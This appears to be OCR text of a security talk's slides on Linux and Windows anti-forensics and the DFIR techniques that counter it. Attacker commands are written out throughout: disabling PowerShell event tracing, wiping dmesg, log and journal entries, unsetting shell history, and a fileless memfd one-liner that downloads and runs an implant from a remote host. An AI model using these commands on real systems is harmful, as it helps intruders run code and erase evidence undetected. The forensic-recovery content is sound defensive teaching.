[Reflection.Assembly]::LoadWithPartialName('System.Core').
GetType('System.Diagnostics.Eventing.EventProvider').GetFi
eld('m_enabled','NonPublic,Instance').SetValue([Ref].Assem
bly.GetType('System.Management.Automation.Tracing.PSEtwLog
Provider').GetField('etwProvider','NonPublic,Static').GetV
alue($null),0)
```

Disabling Event Tracing for PowerShell

```
object value = assembly.GetType("System.Management.Automation.Tracing.PSEtwLogProvider").GetField("etwProvider", BindingFlags.Static | BindingFlags.NonPublic).GetValue(null);
string text3 = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\System.Core.dll";
if (Environment.Is64BitProcess)
{
    text3 = "C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\System.Core.dll";
}
Assembly assembly2 = null;
try
{
    assembly2 = Assembly.Load("System.Core");
}
catch (Exception ex3)
{
}
if (assembly2 == null)
{
    assembly2 = Assembly.LoadFile(text3);
}
assembly2.GetType("System.Diagnostics.Eventing.EventProvider").GetField("m_enabled", BindingFlags.Instance | BindingFlags.NonPublic).SetValue(value, 0);
text2 = null;
```

Example from a Turla Sample – Disabling ETW

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Clearing dmesg

Anti-Forensics, Mandiant, January 2025

InfoGuard
SWISS CYBER SECURITY

cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day/?hl=en

Anti-Forensics

Following exploitation, the threat actor has been observed removing evidence of exploitation from several key areas of the appliance:

1. Clearing kernel messages using `dmesg` and removing entries from the debug logs that are generated during the exploit
2. Deleting troubleshoot information packages (state dumps) and any core dumps generated from process crashes
3. Removing log application event log entries related to syslog failures, internal ICT failures, crash traces, and certificate handling errors
4. Removing executed commands from the SELinux audit log

```
dmesg -C
cd /data/var/dlogs/
sed -i '/segfault/d' debuglog
sed -i '/segfault/d' debuglog.old
sed -i '/SystemError/d' debuglog
```

Anti-Forensics, in action

InfoGuard
SWISS CYBER SECURITY

```
root@anti:~# dmesg
[3448421.426674] dfir: loading out-of-tree module taints kernel.
[3448421.426687] dfir: module verification failed: signature and/or required key missing -
tainting kernel
[3448421.428389] Hello, DFIR!

root@anti:~# dmesg -C && dmesg
root@anti:~#
```

/var/log/kern.log

InfoGuard
SWISS CYBER SECURITY

```
root@anti:~# cat /var/log/kern.log

2025-04-23T19:50:49.753460+00:00 anti kernel: dfir: loading out-of-tree module taints kernel.
2025-04-23T19:50:49.753497+00:00 anti kernel: dfir: module verification failed: signature
and/or required key missing - tainting kernel
2025-04-23T19:50:49.754649+00:00 anti kernel: Hello, DFIR!
```

journalctl -k

- Additionally, there's `journalctl -k`. It displays kernel logs collected by `systemd-journald`.
- So even if you've cleared `dmesg` and removed `/var/log/kern.log`, the messages will still appear in `journalctl -k`. More about tainted kernels on my blog.

```
root@anti:~# journalctl -k

Apr 23 19:50:49 anti kernel: dfir: loading out-of-tree module taints kernel.
Apr 23 19:50:49 anti kernel: dfir: module verification failed: signature and/or required key
missing - tainting kernel
Apr 23 19:50:49 anti kernel: Hello, DFIR!
```

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Clearing Journal

STEELCORGI (Mandiant)

InfoGuard
SWISS CYBER SECURITY

One of the sneakiest commands we noticed is the “bleach” one, able to delete all btmp wtmp and btmp logs. It is also able to clean Syslog logs in /var/log/syslog, /var/log/messages, /var/log/secure and /var/log/auth.log or optionally all of them with the “-A” flag (utmp+wtmp+lastlog+syslog) which is the default.

Is clear that the usage of the “bleach” parameter during an intrusion results in hard times for the DFIR team.

Source: yoroi.company

We still have the Journal (auth, cron etc.)

InfoGuard
SWISS CYBER SECURITY

```
[..]
Apr 16 15:45:48 anti sshd[588615]: Accepted password for root from 178.X port 48679 ssh2
Apr 16 17:49:57 anti sshd[589837]: Accepted password for root from 85.X port 59229 ssh2
Apr 17 12:38:37 anti sshd[601821]: Accepted password for root from 85.X port 60148 ssh2
Apr 17 13:09:41 anti sshd[603434]: Accepted password for root from 85.X port 61884 ssh2

[..]
Mar 17 01:10:07 anti sshd[47992]: Invalid user user from 20.163.71.109 port 50524
Mar 17 01:10:15 anti sshd[47994]: Invalid user ossuser from 20.163.71.109 port 58136
Mar 17 01:11:17 anti sshd[48009]: Invalid user dbuser from 20.163.71.109 port 51794
Mar 17 01:12:20 anti sshd[48024]: Invalid user user from 20.163.71.109 port 39848
```

Clearing the Journal

InfoGuard
SWISS CYBER SECURITY


```
# journalctl --rotate
# journalctl --vacuum-time=1s

Deleted archived journal
/var/log/journal/53d3dae872b75fd5b8b4abb067d4a62d/system@75c9cb1517aa471d9bb0d9a7aa75e8ec-
0000000000000edf-0006305bfcaadc70.journal (38.1M).
[..]
system@75c9cb1517aa471d9bb0d9a7aa75e8ec-00000000000cd9e3-000632c7b3335546.journal (37.5M).
Deleted archived journal
/var/log/journal/53d3dae872b75fd5b8b4abb067d4a62d/system@75c9cb1517aa471d9bb0d9a7aa75e8ec-
00000000000da972-000632f4f03b4ff5.journal (10.4M).
Vacuuming done, freed 622.4M of archived journals from
/var/log/journal/53d3dae872b75fd5b8b4abb067d4a62d.
Vacuuming done, freed 0B of archived journals from /var/log/journal.
Vacuuming done, freed 0B of archived journals from /run/log/journal.
```

Clearing logs generates, well.. other logs

InfoGuard
SWISS CYBER SECURITY

```
[2930799.848474] systemd-journald[25627]: Received client request to rotate journal, rotating.
[2930799.863494] systemd-journald[25627]: Vacuuming done, freed 0B of archived journals from
/var/log/journal/53d3dae872b75fd5b8b4abb067d4a62d.
```

However, who will notice anyway :)



Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

memfd_create()

Fileless malware

WIZ Platform Solutions Pricing Resources Customers Company Sign in Get a demo

← Blog

PyLoose: Python-based fileless malware targets cloud workloads to deliver cryptominer

PyLoose is a newly discovered Python-based fileless malware targeting cloud workloads. Get a breakdown of how the attack unfolds and the steps to mitigate it.

Avigayil Mechtinger, Oren Ofer, Itamar Gilad
July 11, 2023

6 minutes read

Harder to {detect, investigate}?

InfoGuard
SWISS CYBER SECURITY

wiz.io/blog/pyloose-first-python-based-fileless-attack-on-cloud-workloads

WIZ

Why threat actors use fileless attacks

Fileless attacks are more evasive than attacks that rely on dropping a payload on the disk. This is because they are:

1. Harder to detect – To effectively detect fileless malware in Linux, organizations need to deploy advanced security solutions that utilize runtime behavior-based analysis and memory monitoring techniques.
2. Harder to investigate – Once detected, the fact that the payload "lives" in memory complicates the forensics process as the file must be dumped from memory while the resource is up and running. Therefore, the ephemeral nature of cloud workloads makes the investigation even harder.

Loading a programm into memory

```
root@anti:~# ./anti-forensics.py
Every why hath a wherefore.
        -- William Shakespeare, "A Comedy of Errors"



# python3 -c 'import ctypes,ctypes.util,os,requests; libc =
ctypes.cdll.LoadLibrary(ctypes.util.find_library("c"));fd = libc.syscall(319,b"dfir.ch",
1);f2=open("/proc/self/fd/"+str(fd),"wb");f2.write(requests.get("http://memfd.dfir.ch/SLIVER_I
MPLANT").content);f2.close();os.execv("/proc/self/fd/"+str(fd), ["[kworker/1"])'
```

Linux Binary Runtime Crypter

InfoGuard
SWISS CYBER SECURITY

A Linux Binary Runtime Crypter - in BASH!

- Obfuscates & encrypts any ELF binary *or* `#!` -script
- AV/EDR death: Morphing + different signature every time
- 100% in-memory. No temporary files.
- Not soiling the filesystem
- Can double or triple encrypt the same binary (or itself)
- Resulting binary is heavily obfuscated (`string` only shows garbage)
- Living off the Land: Only needs /bin/sh + perl + openssl
- Architecture agnostic: Works on x86_64, aarch64, arm6, mips, ...

```
root@THC-ubuntu-24:/tmp#
root@THC-ubuntu-24:/tmp# cp /usr/bin/id .
root@THC-ubuntu-24:/tmp# ./bincrypter.sh id
Compressed: 39432 --> 21116 [53%]
root@THC-ubuntu-24:/tmp# ./id
uid=0(root) gid=0(root) groups=0(root)
root@THC-ubuntu-24:/tmp#
```

/proc is (IMO) extremly underrated

Recap from our /proc presentation

InfoGuard
SWISS CYBER SECURITY

Recover deleted executables

InfoGuard
SWISS CYBER SECURITY

```
root@infoguard:/proc/2715802# ls -l exe
lrwxrwxrwx 1 root root 0 Oct 26 07:38 exe -> '/tmp/[kworkerd] (deleted)'

root@infoguard:/proc/2715802# cp exe /tmp/kworkerd_dumped

root@infoguard:/proc/2715802# file /tmp/kworkerd_dumped
/tmp/kworkerd_dumped: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=f098c4424cecb322b2becd59b2fd70deedf1fdac, for GNU/Linux 3.2.0, stripped
```

Break out of restricted environments (or cover your tracks)

InfoGuard
SWISS CYBER SECURITY

- The **dynamic linker** on Linux, commonly known as `ld.so` or `ld-linux.so`, is responsible for loading shared libraries required by dynamically linked executables and resolving symbols at runtime.
- This allows programs to use shared libraries without being statically compiled with them, reducing redundancy and saving memory.

-
```
# /lib64/ld-linux-x86-64.so.2 /root/anti-loader
Hello, this line is printed.
10 seconds have passed.
```

Blue must work harder for their money

- The little ”cp exe blue team” trick will not work here ☺
- exe points to the dynamic loader

```
root@anti:/proc/605174# ls -l exe

lrwxrwxrwx 1 root root 0 Apr 17 15:29 exe ->
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
```

/proc/<pid>/maps

However.. when reading the maps file, we find out in which regions the file is mapped in memory:

```
732986e87000-732986e88000 r--p 00000000 /root/anti-loader
732986e88000-732986e89000 r-xp 00001000 /root/anti-loader
732986e89000-732986e8a000 r--p 00002000 /root/anti-loader
732986e8a000-732986e8b000 r--p 00002000 /root/anti-loader
732986e8b000-732986e8c000 rw-p 00003000 /root/anti-loader
```

Dumping (and reconstructing) the relevant memory regions to a file

InfoGuard
SWISS CYBER SECURITY

```python
with open(maps_file, "r") as maps:
    for line in maps:
        if target_path in line:
            match = re.match(r"([0-9a-f]+)-([0-9a-f]+) \S+ (\S+) .*" + re.escape(target_path), line)
            if match:
                start, end, offset = int(match[1], 16), int(match[2], 16), int(match[3], 16)
                segments.append((start, end, offset))

# Sort by file offset to reconstruct in the correct order
segments.sort(key=lambda x: x[2])

# Allocate a bytearray big enough to hold all file-backed memory
file_size = max(offset + (end - start) for start, end, offset in segments)
reconstructed = bytearray(file_size)

with open(mem_file, "rb") as mem:
    for start, end, offset in segments:
        size = end - start
        mem.seek(start)
        data = mem.read(size)
        reconstructed[offset:offset+size] = data

# Write to disk
with open(output_file, "wb") as out:
    out.write(reconstructed)
```

And get an ELF back

InfoGuard
SWISS CYBER SECURITY

- Even if the ELF file coredumps, we still can extract strings and load it potentially in IDA.

- `# file anti-loader.bin`

  ```
  anti-loader.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
  dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
  BuildID[sha1]=c37975f5dfcc6e46d92317dbe64fb69da2f27275, for GNU/Linux 3.2.0, not
  stripped
  ```

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Bash History

Anti-Forensics!

You Don't Know Jack About .bash_history - SANS DFIR Summit 2016

Incident Response Assessment Challenge

InfoGuard
SWISS CYBER SECURITY

Challenge "Hidden Process"

The investigation started with the analysis of the bash history file present on the host, i.e., /root/.bash_history, but it was empty, suggesting that the threat actor cleared the command history to conceal the actions undertaken during the intrusion.

Nevertheless, by parsing the memory dump using Volatility, the bash history could be retrieved. Indeed, the plugin linux.bash.bash recovers the bash history from memory, even in the face of anti-forensics.

As shown below, the threat actor cleared the history environment variable (unset HISTFILE) to prevent logging of commands.

```
$ cat analysis/vol3/linux.bash.Bash
Volatility 3 Framework 2.10.0

PID   Process    CommandTime      Command

20820 bash 2024-10-01 09:31:24.000000 UTC   unset HISTFILE
20820 bash 2024-10-01 09:34:00.000000 UTC   cd /usr/share/
20820 bash 2024-10-01 09:34:03.000000 UTC   git clone https://github.com/gianlucaborello/libprocesshider.git
20820 bash 2024-10-01 09:34:16.000000 UTC   mv libprocesshider/ libprocess
```

Volatility Plugin for extracting the Bash History

InfoGuard
SWISS CYBER SECURITY

volatility / volatility / plugins / linux / bash.py

Code Blame 179 lines (146 loc) · 6.68 KB

```
class linux_bash(linux_pslist.linux_pslist):
    def calculate(self):
                        yield task, hist

                else:
                    the_history_addr = the_history_addr = self._config.HISTORY_LIST
                    the_history = obj.Object("Pointer", vm = proc_as, offset = the_history_addr)
                    max_ents = 2001
                    the_history = obj.Object(theType = 'Array', offset = the_history,
                                             vm = proc_as, targetType = 'Pointer',
                                             count = max_ents)

                    for ptr in the_history:
                        if not ptr:
                            if self._config.PRINTUNALLOC:
                                continue
                            else:
                                break

                        hist = ptr.dereference_as("_hist_entry")

                        if hist.is_valid():
                            yield task, hist
```

A (stealthier?) approach

- Leave no traces in the history file except vi.
- /bin/sh does not have a built-in history

```
vi
:set shell=/bin/sh
:shell
```

How to Extract Memory Information

InfoGuard
SWISS CYBER SECURITY

- It is possible to extract history information from other shells
- Not Open-Source – requires a deeper understanding of the Operating System
- Considerably advanceder stuff than your average blue teamer can accomplish

crowdstrike.com/en-us/blog/how-to-extract-memory-information-to-spot-linux-malware/

CROWDSTRIKE | BLOG Featured Recent

Bash

Bash exports the symbol "history_list". This function only has one line, returning a pointer to the data structure that contains the history. Parsing the elf file, we obtain the ".dynsym" and ".dynstr" sections. This is enough to get the address offset of the "history_list" function. Also, the symbol "history_length" is exported. This is important because it lets us know how far to go when iterating through the table. To obtain the actual length, we use the "history_length" symbol. We then read the address that the symbol points to. To obtain the address of the history table, we have to go to the text section to read the spot that "history_list" returns. Then we have to parse the x86_64 instruction. This will give us the address of the table. Once we have these two values, we simply iterate through the table.

Tcsh

It is a little more complicated to find the data structure in tcsh than in bash or zsh because there are no symbols we can use as reference points. Therefore, we have to go through the text section more extensively. The elf header points to the entry point, which is "start". We can find "main" from there, as its address is the first parameter passed into "libc_start_main". Once in main, a wide character string "history" is passed into another function that keeps track of the history length. The function call just after that is a call to "sethistory". This function gives us the length of the history and another function call, "discardExcess". A pointer to the data structure that contains the history's linked list is checked for NULL right at the beginning of this function. At this point, we have everything we need to parse the linked list and obtain the history.

Zsh

Zsh is a bit easier because the binary exports the data structure we need. We get the offset address of the pointer by parsing the elf file, and the value of the pointer by reading from that spot in memory. We now have what we need to walk the link list implemented in a ring. This means we can walk the list forward or backward from this pointer. If we intend to walk the entire list instead of just grabbing the most recent entry, we have to keep track of where we started, or

Questions?

- If you have no questions.. – and you knew most of that stuff.. GREAT!
- Send me your CV – I'm hiring ☺